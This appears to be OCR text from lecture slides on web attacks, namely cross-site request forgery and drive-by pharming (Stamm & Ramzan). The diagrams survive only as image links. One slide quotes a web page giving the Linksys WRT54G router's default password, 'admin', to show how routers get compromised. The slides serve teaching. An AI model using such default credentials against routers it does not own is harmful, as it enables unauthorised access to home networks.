
   request unknowingly changes state of victim's account

Basic picture



Q: how long do you stay logged in to Gmail? Facebook? ….

Basic picture



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



Q: how long do you stay logged in to Gmail? Facebook? ….

Form post with cookie



Drive-by Pharming

(Stamm & Ramzan)

http://pcsupport.about.com/od/linksys-default-passwords/a/wrt54g-default-password.htm

"Looking for the Linksys WRT54G default password? You probably have little reason to access yourrouter on a regular basis so don't feel too bad if you've forgotten the WRT54G default password.

...

For most versions of the Linksys WRT54G, the default password is *admin*. As with most passwords, the WRT54G default password is case sensitive.

In addition to the WRT54G default password, you can also see the WRT54G default username and WRT54G default IP address in the table below."

Drive-by Pharming

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